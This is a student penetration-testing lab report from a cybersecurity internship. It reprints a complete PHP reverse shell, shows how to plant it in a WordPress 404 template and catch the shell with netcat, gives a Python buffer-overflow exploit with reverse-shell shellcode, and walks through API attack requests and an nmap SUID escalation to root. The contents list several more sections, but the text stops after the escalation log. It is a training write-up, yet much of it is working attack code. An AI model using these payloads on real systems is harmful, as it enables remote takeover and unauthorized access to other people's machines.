



Comprehensive Penetration Testing and Exploitation Labs

Practical Knowledge Overview
Cybersecurity Internship – CyArt
Date: 3rd April 2026
Prepared by: Akash Bangera



Contents

1. Advanced Exploitation Lab	3
1.1 Objective	3
1.2 Identified Vulnerability	3
1.3 Exploitation	7
1.4 Impact	10
1.5 Remediation	10
1.6 Custom POC	11
1.7 Summary	12
2. API Security Testing Lab	13
2.1 Objective	13
2.2 Tools Used	13
2.3 Endpoint Enumeration	13
2.4 Manual Testing	14
2.4 Summary	19
3. Privilege Escalation and Persistence Lab	20
3.1 Objective	20
3.2 Tool Used	20
3.3 Privilege Escalation	20
3.4 Persistence	22
3.5 Summary	23
4. Network Protocol Attacks Lab	24
4.1 Objective	24
4.2 Tool Used	24
4.3 SMB Relay Attack	24
4.4 ARP Spoofing Attack	28
4.5 Summary	31
5. Mobile Application Testing Lab	32
5.1 Objective	32
5.2 Tool Used	32
5.3 Static Analysis	32
5.4 Identified Vulnerabilities	33
5.5 Summary	37



1. Advanced Exploitation Lab

1.1 Objective

The objective is to gain hands-on experience in identifying and exploiting vulnerabilities. It focuses on developing and modifying exploits in Python and analyzing binaries with Ghidra. Additionally, it aims to understand exploitation techniques and bypass basic defenses in controlled environments.

1.2 Identified Vulnerability

Title: Critical WordPress Exploit

Description: Remote Code Execution (RCE) is a critical security vulnerability that allows an attacker to execute arbitrary commands or code on a target machine, server, or system from a remote location.

Findings

Exploit ID	Description	Target IP	Status	Payload
001	Remote Code Execution (RCE)	192.168.0.129	Success	PHP reverse shell

Payload Used

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.0.127'; // CHANGE THIS
$port = 4444; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
```



```
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }

    if ($pid) {
        exit(0); // Parent exits
    }

    // Make the current process a session leader
    // Will only succeed if we forked
    if (posix_setsid() == -1) {
        printit("Error: Can't setsid()");
        exit(1);
    }

    $daemon = 1;
} else {
    printit("WARNING: Failed to daemonise.  This is quite common and not
fatal.");
}

// Change to a safe directory
chdir("/");

// Remove any umask we inherited
umask(0);
```



```
//
// Do the reverse shell...
//

// Open reverse connection
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
    printit("$errstr ($errno)");
    exit(1);
}

// Spawn shell process
$descriptorspec = array(
    0 => array("pipe", "r"), // stdin is a pipe that the child will read from
    1 => array("pipe", "w"), // stdout is a pipe that the child will write to
    2 => array("pipe", "w") // stderr is a pipe that the child will write to
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
    printit("ERROR: Can't spawn shell");
    exit(1);
}

// Set everything to non-blocking
// Reason: Occasionally reads will block, even though stream_select tells us they
// won't
stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
    // Check for end of TCP connection
    if (feof($sock)) {
        printit("ERROR: Shell connection terminated");
        break;
    }
}
```



```
// Check for end of STDOUT
if (feof($pipes[1])) {
    printit("ERROR: Shell process terminated");
    break;
}

// Wait until a command is end down $sock, or some
// command output is available on STDOUT or STDERR
$read_a = array($sock, $pipes[1], $pipes[2]);
$num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);

// If we can read from the TCP socket, send
// data to process's STDIN
if (in_array($sock, $read_a)) {
    if ($debug) printit("SOCK READ");
    $input = fread($sock, $chunk_size);
    if ($debug) printit("SOCK: $input");
    fwrite($pipes[0], $input);
}

// If we can read from the process's STDOUT
// send data down tcp connection
if (in_array($pipes[1], $read_a)) {
    if ($debug) printit("STDOUT READ");
    $input = fread($pipes[1], $chunk_size);
    if ($debug) printit("STDOUT: $input");
    fwrite($sock, $input);
}

// If we can read from the process's STDERR
// send data down tcp connection
if (in_array($pipes[2], $read_a)) {
    if ($debug) printit("STDERR READ");
    $input = fread($pipes[2], $chunk_size);
    if ($debug) printit("STDERR: $input");
    fwrite($sock, $input);
}
}

fclose($sock);
```



```
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

// Like print, but does nothing if we've daemonised ourself
// (I can't figure out how to redirect STDOUT like a proper daemon)
function printit ($string) {
    if (!$daemon) {
        print "$string\n";
    }
}


?>
```

1.3 Exploitation

Proof of Concept (PoC):

Step 1: Download and edit the PHP reverse shell

Download the PHP reverse shell from pentest monkey. Change the IP address and port number in the PHP reverse shell code.





```
php-reverse-shell.php
~/Downloads

available.
42 //
43 // Usage
44 //
45 // See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
46
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = '192.168.0.127'; // CHANGE THIS
50 $port = 4444; // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
57
58 //
59 // Daemonise ourself if possible to avoid zombies later
60 //
61
62 // pcntl_fork is hardly ever available, but will allow us to daemonise
63 // our php process and avoid zombies. Worth a try...
```

Step 2: Uploading a PHP reverse shell



In the Appearance Section, go to the editor section. Upload an edited PHP reverse shell to 404 Template (404.php) and then click on update file.




Step 3: Start a Listener



On the attacker machine, start a listener with the netcat tool by giving the port number specified in the PHP reverse shell.

Command used:


➤ `Nc -lvnp 4444`



```
(kali㉿kali)-[~]  
$ nc -lvnp 4444  
listening on [any] 4444 ...  
[ ]
```

Step 4: Execute error

Request a file with a false directory name, which causes an error, and this will execute a 404.php file, which will give a reverse connection on the attacker's machine.





```
(kali@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.0.127] from (UNKNOWN) [192.168.0.129] 54298
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC
05:56:16 up 1:09, 0 users, load average: 0.00, 0.02, 0.05
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
daemon
$
```

Successfully exploited a Remote Code Execution (RCE) Vulnerability and got a successful reverse shell connection.

1.4 Impact

- **Total System Takeover:** Attackers gain control, allowing them to manipulate, disable, or destroy systems.
- **Data Breach & Theft:** Sensitive personal, financial, or intellectual property data can be exfiltrated.
- **Ransomware & Malware Deployment:** Attackers can deploy ransomware, crypto-miners, or spyware, such as in the Log4Shell incident.
- **Persistent Access:** Backdoors can be installed, enabling ongoing access for future attacks.
- **Lateral Movement:** Initial access can lead to traversing the entire network to compromise additional systems

1.5 Remediation

- ✓ Update Plugin
- ✓ Input Validation and Sanitization
- ✓ Secure Coding Practice
- ✓ Least Privilege and Access Control
- ✓ Patching and Vulnerability Management



1.6 Custom POC

```
#!/usr/bin/env python

import struct

# =====
# HELPER FUNCTION
# =====
def pack_addr(addr):
    return struct.pack('<L', addr) # little endian

# =====
# ATTACKER CONFIG
# =====
reverseIP = '\xc0\xa8\x00\x7f'
reversePort = '\x11\x5C'

# =====
# SHELLCODE
# =====
shellcode = (
    "\xcc\x31\xc0\x31\xdb\x31\xc9\x31\xd2"
    "\xb0\x66\xb3\x01\x51\x6a\x06\x6a"
    "\x01\x6a\x02\x89\xe1\xcd\x80\x89"
    "\xc6\xb0\x66\x31\xdb\xb3\x02\x68" +
    reverseIP +
    "\x66\x68" + reversePort +
    "\x66\x53\xfe\xc3\x89\xe1\x6a\x10\x51\x56\x89"
    "\xe1\xcd\x80\x31\xc9\xb1\x03\xfe"
    "\xc9\xb0\x3f\xcd\x80\x75\xf8\x31"
    "\xc0\x52\x68\x6e\x2f\x73\x68\x68"
    "\x2f\x2f\x62\x69\x89\xe3\x52\x53"
    "\x89\xe1\x52\x89\xe2\xb0\x0b\xcd"
    "\x80"
)

print "[+] Shellcode size:", len(shellcode)

# =====
# MEMORY TARGETS
# =====
ebx_control = 0x08385908
shellcode_addr = ebx_control + 20
```



```
# =====
# PADDING
# =====
padding = "AAAABBBBCCCCDDDDDEEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMM"

# =====
# FINAL PAYLOAD
# =====
buffer = (
    "AAAA" + pack_addr(ebx_control) + "AAAAA" + pack_addr(ebx_control) + shellcode +
    padding + pack_addr(shellcode_addr)
)

print "[+] Payload size:", len(buffer)

# =====
# OUTPUT
# =====
with open("egg", "w") as f:
    f.write(buffer)

print "[+] Exploit file 'egg' generated"
```

1.7 Summary

Adapted a Python proof-of-concept from Exploit-DB by customizing reverse shell parameters (IP and port) to match the testing environment. Maintained existing buffer structure, offsets, and return address. Validated exploit execution through debugging, confirming reliable reverse connection and successful code execution under controlled lab conditions without altering core exploit logic.



2. API Security Testing Lab

2.1 Objective

The objective of this activity is to systematically assess the security posture of API endpoints by identifying, validating, and exploiting vulnerabilities aligned with the OWASP API Top 10. The focus is on both automated and manual testing techniques to simulate real-world attack scenarios.

2.2 Tools Used

Burpsuite

2.3 Endpoint Enumeration

Manually enumerated all the API endpoints by using the Burp Suite tool.

Dashboard

Target

Proxy

Intruder

Repeater

Collaborator

Sequencer

Decoder

Comparer

Logger

Intercept

HTTP history

WebSockets history

Match and replace

Proxy settings

Filter settings: Hiding CSS and image content; hiding specific extensions

# ^	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extensions
98	http://127.0.0.1:3000	POST	/api/login	✓		200	750	JSON	
115	http://127.0.0.1:3000	GET	/api/profile			304	178		
120	http://127.0.0.1:3000	POST	/api/allChallenges	✓		200	12881	JSON	
133	http://127.0.0.1:3000	GET	/api/getSolves			304	178		
163	http://127.0.0.1:3000	GET	/api/profile			304	178		
165	http://127.0.0.1:3000	GET	/api/profile			304	178		
177	http://127.0.0.1:3000	GET	/api/getNote?username=Akash	✓		304	178		
195	http://127.0.0.1:3000	GET	/api/profile			304	178		
207	http://127.0.0.1:3000	POST	/api/allChallenges	✓		200	12881	JSON	
215	http://127.0.0.1:3000	GET	/api/getSolves			304	178		
246	http://127.0.0.1:3000	POST	/api/allChallenges	✓		200	12881	JSON	
253	http://127.0.0.1:3000	GET	/api/getSolves			304	178		
284	http://127.0.0.1:3000	GET	/api/profile			304	178		
286	http://127.0.0.1:3000	GET	/api/scores			200	529	JSON	

14

15



3. Unrestricted Resource Consumption

API requests consume resources such as CPU/memory, bandwidth, storage, and integrations with other services. Attackers can cause high resource consumption by sending excessive requests, leading to unresponsive APIs or increased business expenses.

POC:

An image with 61.38 MB was uploaded, and the server responded with a 200 OK response.

Request		Response			
Pretty	Raw	Hex	Render		
1	POST /api/profile/upload HTTP/1.1	1	HTTP/1.1 200 OK		
2	Host: 127.0.0.1:3000	2	X-Powered-By: Express		
3	Content-Length: 64361775	3	Content-Type: application/json; charset=utf-8		
4	sec-ch-ua-platform: "Linux"	4	Content-Length: 140		
5	Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWoiOiI2OWNiNTcwZTcyMmNSNmY2OjEjZWYyIiwiaWF0IjoxNjc0OTQwMjExfQ.eyJ0eXciOiJ1c2VySWoiOiI2OWNiNTcwZTcyMmNSNmY2OjEjZWYyIiwiaWF0IjoxNjc0OTQwMjExfQ.eyJ0eXciOiJ1c2VySWoiOiI2OWNiNTcwZTcyMmNSNmY2OjEjZWYyIiwiaWF0IjoxNjc0OTQwMjExfQ	5	ETag: W/"8c-G/jAHCBAVsl3+CP9RzTbXKWCPCu"		
6	Accept-Language: en-US,en;q=0.9	6	Date: Tue, 31 Mar 2026 07:19:17 GMT		
7	sec-ch-ua: "Chromium";v="145", "Not:A-Brand";v="99"	7	Connection: keep-alive		
8	Content-Type: multipart/form-data; boundary=---WebKitFormBoundaryKwkktohm0kBApBQV	8	Keep-Alive: timeout=5		
9	sec-ch-ua-mobile: ?0	9			
10	User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36	10	{		
11	Accept: */*		"message": "File uploaded successfully",		
12	Origin: http://127.0.0.1:3000		"profilePic": "69cb570e721c96f699c9b4c2.png",		
13	Sec-Fetch-Site: same-origin		"size": "61.38 MB",		
14	Sec-Fetch-Mode: cors		"flag": "flag(file_size_is_important)"		
15	Sec-Fetch-Dest: empty		}		
16	Referer: http://127.0.0.1:3000/profile				
17	Accept-Encoding: gzip, deflate, br				
18	Cookie: auth=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWoiOiI2OWNiNTcwZTcyMmNSNmY2OjEjZWYyIiwiaWF0IjoxNjc0OTQwMjExfQ.eyJ0eXciOiJ1c2VySWoiOiI2OWNiNTcwZTcyMmNSNmY2OjEjZWYyIiwiaWF0IjoxNjc0OTQwMjExfQ				
19	Connection: keep-alive				
20					
21	-----WebKitFormBoundaryKwkktohm0kBApBQV				
22	Content-Disposition: form-data; name="file"; filename="Pi7_Tool_Screenshot_2026-03-30_13_19_20.png"				
23	Content-Type: image/png				
24					

17



5. Security Misconfiguration

A security misconfiguration arises when essential security settings are either not implemented or implemented incorrectly. Security misconfiguration can take many forms, such as not changing default passwords, not patching systems with security updates, or leaving unnecessary ports open or giving out sensitive information in errors.

POC:

Minor changes in Cookie auth, and this causes an error with internal sensitive information of technology.

```
Request
Pretty Raw Hex
1 GET /api/profile HTTP/1.1
2 Host: 127.0.0.1:3000
3 sec-ch-ua-platform: "Linux"
4 Authorization: Bearer
  eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOiI2OWNiNTA2
  YzcyMWM5NmY2OTIjOiwiaWF0IjE6InRydWUiLCJpYXQiOiE3NzQ5MzIwODd9.e7s8fk2mj3a3qL0v00irV4VJA
  UK1JyV6QAdwoY79XIg
5 Accept-Language: en-US,en;q=0.9
6 sec-ch-ua: "Chromium";v="145", "Not:A-Brand";v="99"
7 User-Agent: Mozilla/5.0 (X11; Linux x86_64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0
  Safari/537.36
8 sec-ch-ua-mobile: ?0
9 Accept: */*
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: http://127.0.0.1:3000/challenges
14 Accept-Encoding: gzip, deflate, br
15 Cookie: auth=
  eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOiI2OWNiNTA2
  YzcyMWM5NmY2OTIjOiwiaWF0IjE6InRydWUiLCJpYXQiOiE3NzQ5MzIwODd9.e7s8fk2mj3a3qL0v00irV4VJA
  UK1JyV6QAdwoY79XIg
16 If-None-Match: W/"75-jEwd4nK2VJHTAj eQNYhdg/JZIoU"
17 Content-Type: application/json
18
19

Response
Pretty Raw Hex Render
4 Content-Length: 940
5 ETag: W/"3b2-4ZNeW9s7BJwT0kj0x2hsroDu+oY"
6 Date: Tue, 31 Mar 2026 04:57:16 GMT
7 Connection: keep-alive
8 Keep-Alive: timeout=5
9
10 {
  "status": "error",
  "err": {
    "name": "JsonWebTokenError",
    "message": "invalid signature"
  },
  "stack":
    "JsonWebTokenError: invalid signature\n    at /app/node_
    modules/jsonwebtoken/verify.js:171:19\n    at getSecret
    (/app/node_modules/jsonwebtoken/verify.js:97:14)\n    at
    module.exports [as verify] (/app/node_modules/jsonwebto
    ken/verify.js:101:10)\n    at exports.verifyToken (/app/
    controllers/auth.js:79:25)\n    at Layer.handle [as hand
    le_request] (/app/node_modules/express/lib/router/layer.
    js:95:5)\n    at next (/app/node_modules/express/lib/rout
    er/route.js:149:13)\n    at Route.dispatch (/app/node_m
    odules/express/lib/router/route.js:119:3)\n    at Layer.
    handle [as handle_request] (/app/node_modules/express/li
    b/router/layer.js:95:5)\n    at /app/node_modules/expres
    s/lib/router/index.js:284:15\n    at router.process_para
    ms (/app/node_modules/express/lib/router/index.js:346:12
    )",
    "message": "Sever Misconfiguration",
    "flag": "flag{St4cK_tR4c3_eRR0R}"
  }
}
```

Logs:

Test ID	Vulnerability	Severity	Target Endpoint
001	Broken Object Level Authorization	Critical	/api/getNote?Username=
002	Broken Object Property Level Authorization	High	/api/register
003	Unrestricted Resource Consumption	Medium	/api/profile/upload



004	Broken Function Level Authorization	Critical	/api/user/Akash1
005	Security Misconfiguration	High	/api/profile

2.4 Summary

Performed comprehensive manual API security testing aligned with OWASP API Top 10. Identified and validated Broken Object Level Authorization, Broken Object Property Level Authorization, Unrestricted Resource Consumption, Broken Function Level Authorization, and Security Misconfiguration. Exploited improper authorization checks, manipulated tokens, and crafted malicious requests to demonstrate unauthorized data access and service abuse conditions.



3. Privilege Escalation and Persistence Lab

3.1 Objective

Identify and exploit privilege escalation vectors on a target system by leveraging automated enumeration tools such as LinPEAS, focusing on misconfigured SUID binaries. Achieve root-level access, validate exploitation techniques, and implement persistence mechanisms (e.g., cron jobs) to maintain long-term access while documenting all steps for reproducibility and reporting.

3.2 Tool Used

Linpeas
GTFOBins

3.3 Privilege Escalation

Step 1: LinPEAS

Executed LinPEAS to find a SUID bit set file and to escalate privileges from a normal user to the root user. Found 17 SUID bit set files.





```
Files with Interesting Permissions

SUID - Check easy privesc, exploits and write perms (T1548.001)
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suid
strace Not Found
-rwsr-xr-x 1 root root 44K May 7 2014 /bin/ping
-rwsr-xr-x 1 root root 68K Feb 12 2015 /bin/umount -> BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 93K Feb 12 2015 /bin/mount -> Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_ex
-rwsr-xr-x 1 root root 44K May 7 2014 /bin/ping6
-rwsr-xr-x 1 root root 37K Feb 17 2014 /bin/su
-rwsr-xr-x 1 root root 46K Feb 17 2014 /usr/bin/passwd -> Apple_Mac_OSX(03-2006)/Solaris_8/9(12-
-rwsr-xr-x 1 root root 32K Feb 17 2014 /usr/bin/newgrp -> HP-UX_10.20
-rwsr-xr-x 1 root root 41K Feb 17 2014 /usr/bin/chsh
-rwsr-xr-x 1 root root 46K Feb 17 2014 /usr/bin/chfn -> SuSE_9.3/10
-rwsr-xr-x 1 root root 67K Feb 17 2014 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 152K Mar 12 2015 /usr/bin/sudo -> check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 493K Nov 13 2015 /usr/local/bin/nmap
-rwsr-xr-x 1 root root 431K May 12 2014 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 10K Feb 25 2014 /usr/lib/eject/dmccrypt-get-device
-rwsr-xr-x 1 root root 9.4K Nov 13 2015 /usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
-r-sr-xr-x 1 root root 14K Nov 13 2015 /usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
-rwsr-xr-x 1 root root 11K Feb 25 2015 /usr/lib/pt_chown -> GNU_glibc_2.1/2.1.1_6(08-1999)
```

Step 2: GTFOBins

Used GTFOBins to search for an nmap SUID bit set file to escalate privileges.

Shell

This executable can spawn an interactive system shell.

Version requirements

(a) 2.02 to 5.21

Unprivileged

Sudo

SUID

This function can be performed by any unprivileged user.

```
nmap --interactive
!/bin/sh
```

Step 3: Privileges Escalation

Executed the command given by GTFOBins for nmap SUID bit set file, which will escalate privileges from a normal robot user to root user.

Command used:

```
nmap --interactive
!/bin/sh
```



```
robot@linux:/$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !/bin/sh
!/bin/sh
# whoami
whoami
root
# █
```

Log:

Technique	Target IP	Status	Outcome
SUID Exploit	192.168.0.129	Success	Root shell

